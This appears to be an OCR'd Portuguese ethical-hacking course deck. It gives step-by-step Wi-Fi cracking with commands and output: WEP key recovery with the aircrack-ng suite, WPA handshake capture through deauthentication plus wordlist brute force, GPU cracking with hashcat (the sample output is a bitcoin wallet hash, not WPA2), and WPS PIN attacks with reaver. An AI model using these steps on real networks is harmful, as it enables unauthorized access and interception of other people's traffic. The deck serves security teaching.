# Wi-fi Cracking

Marcos Flávio Araújo Assunção

Fundamentos de Ethical Hacking

# Vulnerabilidades de WEP

# Vulnerabilidades do WEP

- Implementação do WEP cria um padrão que pode ser detectado por atacantes
  - Alguns sistemas wireless sempre começam com o mesmo IV (Vetor de Inicialização)
- Colisão
  - Dois pacotes criptografados com o mesmo IV
- Ataque de dedução de chave
  - Determina a chave através da análise de dois pacotes que se colidiram (mesmo IV)

# WEP Hacking –Airodump

```
CH 10 ][ Elapsed: 52 s ][ 2012-08-17 19:08

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

40:FC:89:5F:48:B8  -45       17        0    0  11  54   WEP  WEP         carol
00:40:F4:F6:5D:54  -93        2        0    0   6  54 . WEP  WEP         Estrelinha
00:02:6F:52:F1:8C  -93        2        0    0  10  54   WEP  WEP         xMAX
00:17:9A:5A:89:75  -93        4        0    0   6  54 . WEP  WEP         Softron
```

Primeiramente, usamos o airodump-ng para filtrar todas as redes com criptografia WEP disponíveis. No examplo acima selecionaremos a rede com o ESSID **carol** para realizar o ataque.

**airodump-ng  --encrypt wep mon0**

# WEP Hacking - Airodump

```
airodump-ng -c 11 --bssid 40:FC:89:5F:48:B8 -w chaveWEP mon0
```

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|---|---|---|---|---|---|---|
| 40:FC:89:5F:48:B8 | 00:23:4D:8F:DB:84 | -38 | 54 - 1 | 2 | 1863 | carol |

Na primeira imagem, rodamos o airodump-ng na interface mon0 filtrando: canal 11, bssid do AP da rede carol e salvando o resultado para o arquivo chaveWEP. Veja o resultado na segunda imagem. Agora, teremos que esperar.

O campo “Data” deve capturar milhares de pacotes IVS para que seja possível realizar a decoficação. Tem como acelerar o processo?

# WEP Hacking - Aireplay

```
root@bt: ~
File  Edit  View  Terminal  Help

 CH 11 ][ Elapsed: 16 mins ][ 2012-08-17 19:29 ][ Decloak: 40:FC:89:5F:48:B8

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 40:FC:89:5F:48:B8  -16   0     6055    46777  448  11  60   WEP  WEP    OPN  carol
```

```
root@bt: ~
File  Edit  View  Terminal  Help
root@bt:~# aireplay-ng --caffe-latte -e "carol" mon0
No source MAC (-h) specified. Using the device MAC (E8:4E:06:03:D6:39)
19:27:57  Waiting for beacon frame (ESSID: carol) on channel 11
Found BSSID "40:FC:89:5F:48:B8" to given ESSID "carol".
Saving ARP requests in replay_arp-0817-192757.cap
You should also start airodump-ng to capture replies.
Read 36942 packets (2 ARPs, 7150 ACKs), sent 9183 packets...(499 pps)
```

Utilizando o aireplay-ng nós realizamos o ataque caffe-latte que **pede aos dispositivos conectados à rede carol que nos enviem mais pacotes IVS**. Com isso veja que temos mais de 40000 pacotes no campo #Data. É mais que suficiente para quebrar uma chave de 64 bits WEP.

# WEP Hacking - Aircrack

```
root@bt:~# aircrack-ng chaveWEP.cap
Opening chaveWEP.cap
Read 552161 packets.

   #  BSSID              ESSID                     Encryption

   1  40:FC:89:5F:48:B8  carol                     WEP (71406 IVs)

Choosing first network as target.

Opening chaveWEP.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 71406 ivs.
                     KEY FOUND! [ 70:6F:72:63:6F ] (ASCII: porco )
        Decrypted correctly: 100%
```

Executamos o **`aircrack-ng`** com o nome do arquivo que foi capturado pelo airodump-ng. Veja que o número de IVS já chegava a 71406. Com isso a chave foi rapidamente quebrada. A chave utilizada é **porco.**

# Descriptografando os pacotes capturados

```
root@bt:~# airdecap-ng -w 63:61:72:6F:6C  WEPquebra-02.cap
Total number of packets read        129419
Total number of WEP data packets     37784
Total number of WPA data packets         0
Number of plaintext data packets         0
Number of decrypted WEP  packets     37784
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
root@bt:~#
```

O **airdecap-ng** é um utilitário que consegue descriptografar todo o tráfego armazenado em um arquivo PCAP, bastando fornecer a chave WEP ou WPA descoberta previamente. Assim, o atacante poderá utilizar o Wireshark para visualizar os dados que já foram capturados.

# Ataques ao WPA

# Acesso Protegido Wi-Fi (WPA)

- Padrão do 802.11i que cuida tanto da criptografia quanto da autenticação
- Temporal Key Integrity Protocol (TKIP)
  - Chaves TKIP são conhecidas como “chave por pacote”
  - TKIP dinamicamente gera uma nova chave para cada pacote criado
  - Previne colisões
    - Que era justamente uma das fraquezas principais do WEP

# Acesso Protegido Wi-Fi (WPA)

- Segunda geração da segurança WPA
- Usa o Advanced Encryption Standard (AES) para criptografia dos dados
- Suporta autenticação IEEE 802.1x ou tecnologia PSK
- WPA2 permite que ambas as tecnologias AES e TKIP operem na mesma rede WLAN

# Configurando WPA no Roteador

## Wireless Settings

These are the wireless settings for the AP(Access Point) portion.

| | |
|---|---|
| Wireless | (•) Enabled ( ) Disabled |
| Network ID(SSID) | defhack |
| Channel | 6 |
| Security | WPA-PSK |
| Encryption | (•) TKIP ( ) AES |
| Preshare Key | nossoprecioso |

# WPA Hacking – Airodump

```
CH  6 ][ Elapsed: 16 s ][ 2012-08-17 19:42

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

50:CC:F8:85:ED:B2  -39 100      164        0    0   6  54e  WPA  CCMP   PSK  EmpresaX
00:1D:0F:E9:6B:48  -84  93      139      278   10   6  11 . WPA2 TKIP   PSK  Bem-Estar
00:1D:1A:0B:65:D8  -92   0       48       15    0   6  54e. WPA2 CCMP   PSK  <length:
1C:AF:F7:58:80:62  -93  60      107        2    0   6  54e. WPA2 CCMP   PSK  GABI
```

Assim como fizemos com o WEP, vamos filtrar no airodump-ng todas as redes que utilizem criptografia WPA e WPA2 com o comando: **`airodump-ng –encrypt wpa mon0`**

Vamos escolher a rede com o ESSID **EmpresaX** para realizar o ataque.

# WPA Hacking – Airodump

```
airodump-ng -c 6 --bssid 50:CC:F8:85:ED:B2 -w chaveWPA mon0
```


```
CH  6 ][ Elapsed: 0 s ][ 2012-08-17 19:45

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

50:CC:F8:85:ED:B2  -39 100       34        0    0   6  54e  WPA  CCMP   PSK  EmpresaX

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

Também da mesma forma filtraremos no airodump-ng: canal 6, o bssid da rede **EmpresaX** e salvaremos o resultado no arquivo chaveWPA. Tudo isso deve ser feito na interface mon0. Comando:

```
airodump-ng –c 6 –bssid 50:CC:F8:85:ED:B2 –w chaveWPA mon0
```

O próximo passo é capturar o handshake do WPA. Isso só é possível quando algum cliente se conectar na rede. Podemos acelerar esse processo deautenticando os usuários com o aireplay


# WPA Hacking – Aireplay




Utilizamos no aireplay o MAC do AP (-a) e o MAC do cliente (-c) que foi detectado no airodump. Enviamos 5 pacotes de desassociação .

Verifique no airodump que o WPA Handshake foi capturado.

# Handshake WPA




Verifique no airodump que o WPA Handshake foi capturado. O que fazer com isto? Entra agora o processo de força-bruta.

# WPA Hacking – Aircrack-ng

```
root@bt:~# ls -l /pentest/passwords/wordlists/
total 43392
-rw-r--r-- 1 root root 17975868 2013-03-26 13:19 darkc0de.lst
-rw-r--r-- 1 root root 26455622 2013-03-26 13:20 wordlist-definitiva.txt
root@bt:~# aircrack-ng chaveWPA-01.cap -w /pentest/passwords/wordlists/wordlist-definitiva.txt
```

Primeiramente, ao contrário do WEP, precisamos ter uma wordlist (lista de palavras) para tentar realizar a força-bruta no handshake WPA que foi capturado. Uma rainbow table pode ser usada para acelerar o processo.

```
aircrack-ng -w /pentest/passwords/wordlists/rockyou.txt chaveWPA.cap
```

# Aircrack – Força-Bruta na chave

```
                        Aircrack-ng 1.1 r2076

              [00:19:43] 933280 keys tested (1491.89 k/s)

                        KEY FOUND! [ nossoprecioso ]

  Master Key     : BE 7D 46 44 BC BE C6 FD DE 21 56 43 06 DB 19 DD
                   50 70 CC E5 E2 6D BD 66 F5 13 F6 C0 4D F8 D5 36

  Transient Key  : 08 A3 33 48 42 C5 2B F1 6F 5C ED AC CF 6A F1 03
                   75 2B 4F 0B AA 39 06 45 F6 A9 E8 39 C6 22 E6 79
                   3F AD 63 A8 26 B7 D6 AD 27 09 FA AE 13 13 46 00
                   C9 C0 5C E8 D9 69 FF 33 B1 5E 03 62 97 2F 63 31
```


A chave foi descoberta. É **nossoprecioso.**


# oclHashCat – Utilizando até 128GPUs para quebrar WPA2

```
root@et:~/oclHashcat-1.36# ./oclHashcat64.bin -m 11300 -w 3 -a 3 hash h?l?l?l?l?lt
oclHashcat v1.36 starting...

Device #1: Tahiti, 3022MB, 1000Mhz, 32MCU
Device #2: Tahiti, 3022MB, 1000Mhz, 32MCU
Device #3: Tahiti, 3022MB, 1000Mhz, 32MCU

Hashes: 1 hashes; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Applicable Optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Kernel ./kernels/4098/m11300.Tahiti_1573.kernel (251152 bytes)
Device #1: Kernel ./kernels/4098/markov_le_v1.Tahiti_1573.kernel (35068 bytes)
Device #1: Kernel ./kernels/4098/amp_a3_v1.Tahiti_1573.kernel (13624 bytes)
Device #2: Kernel ./kernels/4098/m11300.Tahiti_1573.kernel (251152 bytes)
Device #2: Kernel ./kernels/4098/markov_le_v1.Tahiti_1573.kernel (35068 bytes)
Device #2: Kernel ./kernels/4098/amp_a3_v1.Tahiti_1573.kernel (13624 bytes)
Device #3: Kernel ./kernels/4098/m11300.Tahiti_1573.kernel (251152 bytes)
Device #3: Kernel ./kernels/4098/markov_le_v1.Tahiti_1573.kernel (35068 bytes)
Device #3: Kernel ./kernels/4098/amp_a3_v1.Tahiti_1573.kernel (13624 bytes)

$bitcoin$96$d011a1b6a8d675b7a36d0cd2efaca...:hashcat

Session.Name...: oclHashcat
Status.........: Cracked
Input.Mode.....: Mask (h?l?l?l?l?lt) [7]
Hash.Target....: $bitcoin$96$d011a1b6a8d675b7a36d0cd2efaca...
Hash.Type......: Bitcoin/Litecoin wallet.dat
Time.Started...: Sat Apr 25 13:55:16 2015 (7 secs)
Speed.GPU.#1...:     2260 H/s
Speed.GPU.#2...:     2259 H/s
Speed.GPU.#3...:     2265 H/s
```

# WPS – Wi-Fi Protected Setup

# WPA Hacking – WPS PIN Hacking






O PIN foi configurado para o Wi-Fi Protected Setup. Ele é **94154016**.

# WPA Hacking – WPS PIN Hacking

```
root@bt:~# wash -i mon0  -C

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID                 Channel       RSSI       WPS Version       WPS Locked        ESSID
-------------------------------------------------------------------------------------------
----------
74:EA:3A:FF:8B:A2       4           -41        1.0               No                Fenixm
F0:7D:68:E3:AD:58       6           -35        1.0               No                defhack
```

No exemplo da imagem anterior eu pedi o wash para usar a interface mon0 e ignorar erros de frame check sequence (fcs). Ele encontrou a minha rede defhack e outra que também usa WPS.

# WPA Hacking – WPS PIN Hacking

Vamos executar como exemplo o Reaver "travando" em um determinado canal (opções -f e -c 6), modo verbose (-vv) e usando o bssid do meu Access Point (-b):

```
root@bt:~# reaver -i mon0 -b F0:7D:68:E3:AD:58 -c 6 -f -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching mon0 to channel 6
[+] Waiting for beacon from F0:7D:68:E3:AD:58
[+] Associated with F0:7D:68:E3:AD:58 (ESSID: defhack)
[+] Trying pin 72005644
[+] Trying pin 72005644
[+] Trying pin 88445649
[!] WARNING: Receive timeout ocurred
[+] Trying pin 88445649
```

# WPA Hacking – WPS PIN Hacking

A partir deste momento o reaver irá tentar centenas de combinações até descobrir o pin.

```
[!] WARNING: Receive timeout occurred
[+] 55.23% complete @ 2013-03-23 12:15:42 (14 sec
[+] Trying pin 94154016
[+] Pin cracked in 2942 seconds
[+] WPS PIN: '94154016'
[+] WPA PSK: 'nossoprecioso'
[+] AP SSID: 'defhack'
```